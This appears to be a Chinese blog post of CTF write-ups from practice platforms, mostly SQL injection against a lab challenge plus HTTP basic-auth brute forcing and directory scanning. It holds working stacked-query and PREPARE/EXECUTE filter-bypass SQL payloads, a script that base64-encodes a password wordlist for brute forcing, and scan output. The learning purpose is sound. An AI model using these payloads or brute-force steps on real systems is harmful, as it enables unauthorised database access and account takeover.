CTF题记——暑假计划第一周

原创

m0re 于 2020-07-10 16:01:14 发布 674 收藏 2

分类专栏： CTF 文章标签： CTF题记 BUUCTF GXY2019CheckIn

m0re

本文目录

前言


学期结束，暑假开始，博客也开始正常更新。
差不多就是一周一篇CTF题记，一篇漏洞原理的知识，外加随便一篇。

Web


Web类的题目是在BUUCTF挑选的。

[强网杯 2019]随便注

查看源码，看到`sqlmap是没有灵魂的`应该不能使用sqlmap，先尝试其他的办法。
直接提交1




然后判断闭合，输入单引号报错，可以判断是字符型SQL注入。
`1' order by 3#`
判断列数，到3已经报错了，说明只有2列。
然后先试试联合查询注入



正则匹配过滤URL中的`select、upload、where还有"."`等，尝试大小写绕过，失败。
所以尝试下报错注入，payload

```
1' and extractvalue(0x0a,concat(0x0a,(database())))#
```

这个跟我常用的不一样，我以前常用的报错注入payload里面是包含了`select`的，所以有找了一个没有过滤内容的payload来进行绕过。



数据库名是`supersqli`
然后就卡住了，查看前面师傅们的wp，了解到了堆叠注入。
先了解一下……

> 在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为： Select * from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

当然堆叠注入还有一定的局限性，这个以后遇到再进行学习。

payload

```
0';show databases;#
```

爆出来六个数据库名。

然后查看所有的表

```
0';show tables;#
```


取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


查看表中字段


```
0';desc words;#
```




```
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
```


好像是没有什么有效信息，再看另一个

```
0';desc `1919810931114514`;#
#注释字段名是数字，查看时用 ` 包起来
```




这个查询flag的方式才是需要解决的。
然后看了一个师傅的wp是这么写的，正则过滤没有过滤alert和rename这两个，所以可以使用这两个功能来实现一波骚操作

> 1.将words表改名为word1或其它任意名字
> 2.1919810931114514改名为words
> 3.将新的word表插入一列，列名为id
> 4.将flag列改名为data

有两个payload，我都进行尝试但是结果没有出flag。先贴一下payload

```
#第一个
?inject=1'; ALTER TABLE `words` CHANGE `flag` `data` VARCHAR(100) CHARACTER SET utf8 COLLATE utf8_general_ci NOT
 NULL;show columns from words;#
#第二个
?inject=1';rename table `words` to` word1`;rename table `1919810931114514` to `words`;alter table `words` add id
 int unsigned not Null auto_increment primary key; alert table `words` change `flag` `data` varchar(100);#
```

结果一样，




```
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


emmm，我又查看了一遍，发现没修改成功，

```
[0]=>
string(1) "1"
[1]=>
string(7) "hahahah"
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
```


不知道是什么原因，emmm不慌，还有一种方法：


PHP中mysql预处理，，不知道，先学习一下

参考博客——□MySQL的SQL预处理(Prepared)


语法：

```
# 定义预处理语句
PREPARE stmt_name FROM preparable_stmt;
# 执行预处理语句
EXECUTE stmt_name [USING @var_name [, @var_name] ...];
# 删除(释放)定义
{DEALLOCATE | DROP} PREPARE stmt_name;
```

在mysql命令行中看下



真是tql



然后就可以做题了。下面的payload可以用。

```
?inject=1';SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;exec
ute execsql;#
```

这个是拼接的十六进制数字，将那一串数字转换为16进制。
还有一种方法可以将其转换为ascii码然后在进行转换

```
1';SET @sql=concat(char(115,101,108,101,99,116)," * from `1919810931114514`");PREPARE sqla from @sql;EXECUTE sql
a;#
```


喔，666

膜拜大佬，这方法也太强了。

技能树HTTP协议基础认证

浏览过一遍网页后，开启代理，点击click进行抓包

浏览过一遍网页后，开启代理。点击click进行抓包。



CTFHub 基础认证

Here is your flag: click

用户输入admin 密码随机123


找了好久发现这里是输入的用户名和密码。它是进行了base64加密了。所以就需要将字典文件也进行加密。使用大佬写的python脚本。

```
import base64
# 字典文件路径
dic_file_path = './10_million_password_list_top_100.txt'
with open(dic_file_path, 'r') as f:
    password_dic = f.readlines()

username = 'admin:' # 用户名
for password in password_dic:
    str1=str.encode(username + password.strip())
    encodestr = base64.b64encode(str1)
    encodestr=str(encodestr)
    encodestr=encodestr.strip('b\'')
    encodestr=encodestr.replace("=","\=")   #避免“=”被转译
    print(encodestr)
```

然后复制一下运行出来的密码


```
...:     str1=str.encode(username + password.strip())
...:     encodestr = base64.b64encode(str1)
...:     encodestr=str(encodestr)
...:     encodestr=encodestr.strip('b\'')
...:     encodestr=encodestr.replace("=","\=")    #避免“=”被转译
...:     print(encodestr)
...:
YWRtaW46MTIzNDU2
YWRtaW46cGFzc3dvcmQ\=
YWRtaW46bGluZQ\=\=
YWRtaW46MTIzNDU2Nzg\=
YWRtaW46cXdlcnR5
YWRtaW46MTIzNDU2Nzg5
YWRtaW46MTIzNDU\=
YWRtaW46MTIzNA\=\=
YWRtaW46MTExMTEx
YWRtaW46MTIzNDU2Nw\=\=
YWRtaW46ZHJhZ29u
YWRtaW46MTIzMTIz
YWRtaW46YmFzZWJhbGw\=
YWRtaW46YWJjMTIz
YWRtaW46Zm9vdGJhbGw\=
YWRtaW46bW9ua2V5
YWRtaW46bGVObWVpbg\=\=
YWRtaW46Njk20TY5
```


重新写一个txt字典文件。进行爆破。



Request	Payload	Status	Error	Timeout	Length	Comment
100	YWRtaW46dGF5bG9y	200			394	
0		401			404	
1	YWRtaW46MTIzNDU2	401			404	
2	YWRtaW46cGFzc3dvcm...	401			404	
3	YWRtaW46bGluZQ\=\=	401			404	
4	YWRtaW46MTIzNDU2Nz...	401			404	
5	YWRtaW46cXdlcnR5	401			404	
6	YWRtaW46MTIzNDU2Nzg5	401			404	

然后查看response




Request	Payload	Status	Error	Timeout	Length	Comment
100	YWRtaW46dGF5bG9y	200			394	
0		401			404	
1	YWRtaW46MTIzNDU2	401			404	
2	YWRtaW46cGFzc3dvcm...	401			404	
3	YWRtaW46bGluZQ\=\=	401			404	
4	YWRtaW46MTIzNDU2Nz...	401			404	
5	YWRtaW46cXdlcnR5	401			404	
6	YWRtaW46MTIzNDU2Nzg5	401			404	
7	YWRtaW46MTIzNDU\=	401			404	
8	YWRtaW46MTIzNA\=\=	401			404	

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Mon, 25 May 2020 14:33:31 GMT
```



技能树目录遍历

第一个办法：傻瓜式操作，一个个找。（位置好像是随机的，可以自己找找）


第二种方法：脚本查询
使用request库进行查询

```
import requests

url = "http://challenge-4d716e1afe267765.sandbox.ctfhub.com:10080/flag_in_here/"

for i in range(5):
    for j in range(5):
        url_test =url+"/"+str(i)+"/"+str(j)
        r = requests.get(url_test)
        r.encoding = 'utf-8'
        get_file=r.text
        if "flag.txt" in get_file:
            print(url_test)
```

```
In [1]: import requests
   ...:
   ...: url = "http://challenge-4d716e1afe267765.sandbox.ctfhub.com:10080/flag_in_here/"
   ...:
   ...: for i in range(5):
   ...:     for j in range(5):
   ...:         url_test =url+"/"+str(i)+"/"+str(j)
   ...:         r = requests.get(url_test)
   ...:         r.encoding = 'utf-8'
   ...:         get_file=r.text
   ...:         if "flag.txt" in get_file:
   ...:             print(url_test)
   ...:
http://challenge-4d716e1afe267765.sandbox.ctfhub.com:10080/flag_in_here//2/3

In [2]:
```


然后直接访问URL得到flag

bak文件




这个用dirsearch扫描，

```
D:\Anquan\ctftools\web专用\dirsearch-master>python dirsearch.py -u http://challenge-b900fa58bd05d407.sandbox.ctfhub.com:10080.index.php/ -e *

v0.3.9

Extensions: * | HTTP method: get | Threads: 10 | Wordlist size: 6124

Error Log: D:\Anquan\ctftools\web专用\dirsearch-master\logs\errors-20-06-07_10-38-21.log

Target: http://challenge-b900fa58bd05d407.sandbox.ctfhub.com:10080.index.php/
```


等它跑一会儿，等到index.php的时候ctrl+C就可以停下来了，不然太多。

```
10:39:01] 503 -  605B  - /includes/swfupload/swfupload_f9.swf
10:39:01] 503 -  605B  - /includes/tiny_mce/
10:39:01] 503 -  605B  - /includes/tinymce
10:39:01] 200 -  142B  - /index.php
10:39:01] 200 -  220B  - /index.php.bak
10:39:01] 200 -  142B  - /index.php/login/
10:39:01] 503 -  605B  - /index.php3
10:39:01] 503 -  605B  - /info.%2A
10:39:01] 503 -  605B  - /info.txt
10:39:01] 503 -  605B  - /ini
10:39:01] 503 -  605B  - /install
10:39:01] 503 -  605B  - /Install
10:39:02] 503 -  605B  - /install/
```

